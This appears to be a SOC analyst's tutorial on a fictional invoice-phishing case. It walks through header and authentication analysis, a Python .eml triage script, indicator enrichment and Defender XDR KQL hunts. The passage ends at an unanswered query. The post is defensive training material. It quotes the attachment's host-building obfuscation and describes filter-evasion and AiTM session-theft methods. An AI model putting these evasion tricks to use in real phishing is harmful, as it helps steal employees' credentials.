One Reported Email, Two Payloads: A SOC Analyst's Email Forensics Playbook

At 09:52 a finance user forwarded an invoice email to the phishing mailbox with one line: “Opened the invoice and signed in to view it, then it just went blank.”
That sentence is the whole incident in miniature. “Opened the invoice” means an attachment ran. “Signed in” means credentials, and probably a session, left the building. “Went blank” is what a phishing kit does once it has what it came for.
This post works that report end to end, the way a Tier-2 SOC analyst does it: read the envelope, check authentication, take the .eml apart without opening it, enrich, hunt across Microsoft Defender XDR, contain in the right order, and harden. Every query is real KQL against real Defender XDR tables.
Practice case. The tenant is fictional (
contoso.com, Microsoft’s sample company), the people are invented, domains are defanged and every IP comes from the RFC 5737 documentation ranges. The header fields, tables, cmdlets and techniques are real.
The Case at a Glance
 One lure, two delivery paths, three things to contain
| Case IR-2026-1022 | |
|---|---|
| Lure | “Action Required: Overdue Invoice INV-88412 - Payment Hold” from accounts@contoso-payments[.]co |
| Targets | 8 Finance AP and Treasury mailboxes, in two waves |
| Payload 1 | INV-88412.html attachment redirecting to an adversary-in-the-middle (AiTM) Microsoft 365 sign-in page |
| Payload 2 | Body link serving INV-88412_Secure.zip with a JavaScript dropper |
| Impact | One account taken over (inbox rule, BEC email to Treasury), one endpoint with a live C2 beacon |
Step 1: Read the Envelope
Before anyone looks at the body, the headers already tell you who really sent the message, from where, and what the gateway thought of it. The one rule that matters most: read Received lines from the bottom up, and only trust them from the first hop your own gateway wrote.
 Everything below the trust boundary was written by the sender’s infrastructure
Here is the full header block, annotated:
 Exhibit 1: six things in the headers that matter for this case
What the envelope gives you, before you even look at the body:
- The trust boundary IP:
198.51.100.23. Microsoft’s edge recorded it, and it matchesCIPinX-Forefront-Antispam-Report. This is your sending infrastructure IOC. - The real origin:
203.0.113.47. The clientWIN-QK2L7M1logged in to the attacker’s own relay (ESMTPSA, authenticated senderrelay-7731). It’s useful for clustering, but treat it as a claim, because the sender’s server wrote it. - Four identities, three domains.
Fromiscontoso-payments[.]co,Return-Pathismailer.swiftinvoice-cdn[.]net, andReply-Toissecuremail-hub[.]net. Legitimate vendors rarely split identities like this. - Tooling fingerprints.
X-Mailer: PHPMailer 6.9.1, and aMessage-IDending in@WIN-QK2L7M1, which leaks the operator’s hostname. That’s a pivot for every other message in the campaign. - The gateway’s verdict.
SCL:1,SFV:NSPM,CAT:NONE. Not spam, no policy matched, delivered to the Inbox.
Step 2: Authentication Passed. So What?
This is where junior analysts usually stop: “SPF pass, DKIM pass, looks legit.” Both passes are real. They just prove the wrong thing.
 SPF and DKIM authenticated swiftinvoice-cdn.net. Nobody authenticated contoso-payments.co.
- SPF checks the envelope sender (
smtp.mailfrom).198.51.100.23is allowed to send formailer.swiftinvoice-cdn.net, so it passes. - DKIM checks the signature domain (
header.d).swiftinvoice-cdn.netsigned it, so it passes. - DMARC is the only check that ties either of those to the
Fromdomain the user sees, andcontoso-payments.copublishes no DMARC record at all, so it comes out asdmarc=none. compauth=fail reason=001is Microsoft’s composite verdict: the message failed implicit authentication because the sending domain published no authentication records (or only weak ones). It failed, and it was still delivered, because no policy acted on it.
DMARC on your own domain would not have stopped this.
contoso-payments.cois a different domain. Lookalikes are caught by impersonation protection and user-facing tips, not by your DMARC record.
Step 3: Take the EML Apart Without Opening It
Never open a reported message in a mail client or a browser to “see what it does”. Parse it. Python’s standard library is enough, and the script below runs on any analysis box:
eml_triage.py (stdlib only, click to expand)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
"""eml_triage.py - read a suspicious .eml without opening it in a mail client.

Prints the routing (bottom-up), authentication, the From/Reply-To/Return-Path trio,
the MIME tree, every URL, and the SHA-256 of each decoded attachment.
"""
import base64
import email
import hashlib
import re
import sys
from email import policy
from email.utils import parsedate_to_datetime

URL_RE = re.compile(r"https?://[^\s\"'<>)]+")
IP_RE = re.compile(r"\[?(\d{1,3}(?:\.\d{1,3}){3})\]?")

msg = email.message_from_binary_file(open(sys.argv[1], "rb"), policy=policy.default)

print("== Sender identities")
for h in ("From", "Reply-To", "Return-Path", "Message-ID", "X-Mailer", "Date"):
    print(f"  {h:<12} {msg.get(h, '-')}")

print("\n== Received chain (origin first)")
for i, hop in enumerate(reversed(msg.get_all("Received", [])), 1):
    hop = " ".join(str(hop).split())
    src = re.search(r"from (\S+)", hop)
    by = re.search(r"by (\S+)", hop)
    ip = IP_RE.search(hop)
    when = parsedate_to_datetime(hop.rsplit(";", 1)[-1].split("(")[0].strip())
    print(f"  {i}. {when:%H:%M:%S}Z  ip={ip.group(1) if ip else '-':<15} {src.group(1) if src else '?'} -> {by.group(1) if by else '?'}")

print("\n== Authentication")
auth = " ".join(str(msg.get("Authentication-Results", "")).split())
for key in ("spf", "smtp.mailfrom", "dkim", "header.d", "dmarc", "header.from", "compauth", "reason"):
    m = re.search(rf"\b{re.escape(key)}=([^\s;]+)", auth)
    print(f"  {key:<14} {m.group(1) if m else '-'}")

print("\n== MIME tree, URLs and attachments")
for part in msg.walk():
    ctype, name = part.get_content_type(), part.get_filename()
    cte = part.get("Content-Transfer-Encoding", "-")
    print(f"  - {ctype:<24} cte={cte:<17} {('file=' + name) if name else ''}")
    if part.is_multipart():
        continue
    data = part.get_payload(decode=True) or b""
    text = data.decode("utf-8", "replace")
    if name:
        print(f"      sha256  {hashlib.sha256(data).hexdigest()}  ({len(data)} bytes)")
        joined = re.findall(r"\[([^\]]+)\]\.join\(\"(.)\"\)", text)
        for parts, sep in joined:
            host = sep.join(p.strip().strip('"') for p in parts.split(","))
            print(f"      host assembled by join(): {host}")
    if "display:none" in text.replace(" ", ""):
        print("      hidden block: display:none (filler text for filter salting)")
    for url in sorted(set(URL_RE.findall(text))):
        print(f"      url     {url}")
        for value in re.findall(r"[?&]e=([A-Za-z0-9+/=]+)", url):
            print(f"      e=      {base64.b64decode(value).decode()}  (base64 of the recipient)")
Run against the reported message:
 Exhibit 2: real output. The attachment is decoded in memory and never rendered.
Three decodes turn this from “suspicious” into “confirmed”:
| What | Encoded | Decoded | Why it matters |
|---|---|---|---|
Link parameter e= | cHJpeWEubmFpckBjb250b3NvLmNvbQ== | priya.nair@contoso.com | Per-recipient tracking: the kit knows who clicked and pre-fills the username |
| HTML body | quoted-printable | a display:none block of filler words | Hidden text dilutes content-based spam scoring |
| Attachment | base64, 454 bytes | ["m365-auth","contoso-payments","co"].join(".") | Builds the AiTM host at runtime so string scanners miss it. Attachments aren’t rewritten by Safe Links, so this bypasses time-of-click protection entirely. |
The attachment’s SHA-256, dad5e05a…1377a0395, is the pivot that takes you from mail to endpoint.
Step 4: Enrich Before You Hunt
Ten minutes of enrichment tells you what to hunt for. Do it from a sandbox, never from a corporate browser:
| Indicator | Finding | So what |
|---|---|---|
contoso-payments[.]co | Registered 2026-10-18, two days before the campaign. No SPF, no DMARC, no MX. | Newly registered and unauthenticatable: classic throwaway lure domain |
securemail-hub[.]net (Reply-To) | Registered 2026-10-17, same name servers as the lure domain (parkdns-cloud[.]net) | Same operator. Replies and forwarded mail land here, so block it too |
invoice-portal.contoso-payments[.]co | URL sandbox: serves INV-88412_Secure.zip (JS dropper) | The link path is malware, not just phishing |
m365-auth.contoso-payments[.]co | Reverse-proxy sign-in page (AiTM kit) | MFA alone doesn’t save you; sessions get stolen |
203.0.113.150 | VPN exit node | Expect a sign-in from here as one of the targets |
203.0.113.88 | Bulletproof hosting, known C2 | Expect beaconing from any endpoint that ran the dropper |
Useful real-world tools for this step: Message Header Analyzer, urlscan.io, VirusTotal, AbuseIPDB and any WHOIS/RDAP client.
Step 5: Hunt It in Defender XDR
You now have a domain, two IPs, a hash and a hostname. Time to find out who else. Every hop in this hunt follows one join key from one table to the next:
 NetworkMessageId inside email, SHA256 into the endpoint, AccountUpn into identity, IPAddress after the attacker
Scope the campaign by domain, not by address
// Q1 - every message from the lure domain, both waves, every verdict
EmailEvents
| where Timestamp between (datetime(2026-10-20) .. datetime(2026-10-21))
| where SenderFromDomain =~ "contoso-payments.co"
    or SenderMailFromDomain endswith "swiftinvoice-cdn.net"
| summarize Recipients = dcount(RecipientEmailAddress),
            Delivered  = countif(DeliveryAction == "Delivered"),
            FirstSeen  = min(Timestamp)
    by SenderFromAddress, SenderIPv4
| SenderFromAddress | SenderIPv4 | Recipients | Delivered | FirstSeen (UTC) |
|---|---|---|---|---|
accounts@contoso-payments.co | 198.51.100.23 | 6 | 5 | 09:14:03 |
billing@contoso-payments.co | 198.51.100.24 | 2 | 1 | 13:05:41 |
Hunting on the reported address alone finds 6 recipients. The second wave came from billing@ at 13:05 and went to Treasury, which brings the total to 8. One copy was junked, one was quarantined, and 6 were delivered.
// Q2 - confirm the authentication pattern across the campaign
EmailEvents
| where SenderFromDomain =~ "contoso-payments.co"
| extend Auth = parse_json(AuthenticationDetails)
| summarize Messages = count()
    by SPF = tostring(Auth.SPF), DKIM = tostring(Auth.DKIM),
       DMARC = tostring(Auth.DMARC), CompAuth = tostring(Auth.CompAuth)
| SPF | DKIM | DMARC | CompAuth | Messages |
|---|---|---|---|---|
| pass | pass | none | fail | 8 |
Who clicked?
// Q3 - Safe Links clicks on the campaign URLs
UrlClickEvents
| where Timestamp > datetime(2026-10-20)
| where Url has "contoso-payments.co"
| project Timestamp, AccountUpn, ActionType, IsClickedThrough, ThreatTypes, NetworkMessageId
| sort by Timestamp asc
| Timestamp (UTC) | AccountUpn | ActionType | ThreatTypes |
|---|---|---|---|
| 09:31:08 | marcus.lee@contoso.com | ClickAllowed | |
| 09:40:22 | devon.wright@contoso.com | ClickAllowed | |
| 12:10:51 | li.wei@contoso.com | ClickBlocked | Phish |
| 13:22:09 | j.okafor@contoso.com | ClickBlocked | Phish |
Two clicks got through before the URL’s verdict flipped to phish. Priya isn’t in this list at all: she never clicked a link. She opened the attachment, and attachments don’t go through Safe Links. UrlClickEvents alone would have missed the account takeover.
From mail to disk
// Q4 - campaign files that reached an endpoint
let campaignHashes = EmailAttachmentInfo
    | where SenderFromAddress endswith "@contoso-payments.co"
    | distinct SHA256;
DeviceFileEvents
| where Timestamp > datetime(2026-10-20)
| where SHA256 in (campaignHashes)
    or FileOriginUrl has "contoso-payments.co"
    or FolderPath has "INV-88412"
| project Timestamp, DeviceName, FileName, FolderPath, InitiatingProcessFileName
| sort by Timestamp asc
| Timestamp (UTC) | DeviceName | FileName | FolderPath | Initiating process |
|---|---|---|---|---|
| 09:21:40 | FIN-LT-042 | INV-88412.html | …\INetCache\Content.Outlook\7KQ2M1ZD\ | OUTLOOK.EXE |
| 09:31:55 | FIN-LT-017 | INV-88412_Secure.zip | C:\Users\marcus.lee\Downloads\ | msedge.exe |
| 09:33:09 | FIN-LT-017 | INV-88412.js | …\Temp\Temp1_INV-88412_Secure.zip\ | explorer.exe |
Two devices, two payloads: Priya (FIN-LT-042) opened the attachment from Outlook’s cache, and Marcus (FIN-LT-017) downloaded the ZIP and ran the script inside it.
What ran on FIN-LT-017
// Q5 - the process chain after the download
DeviceProcessEvents
| where Timestamp between (datetime(2026-10-20 09:30) .. datetime(2026-10-20 09:45))
| where DeviceName startswith "fin-lt-017"
| where InitiatingProcessFileName in~ ("outlook.exe", "explorer.exe", "wscript.exe", "powershell.exe")
| project Timestamp, InitiatingProcessFileName, FileName, ProcessCommandLine
| sort by Timestamp asc
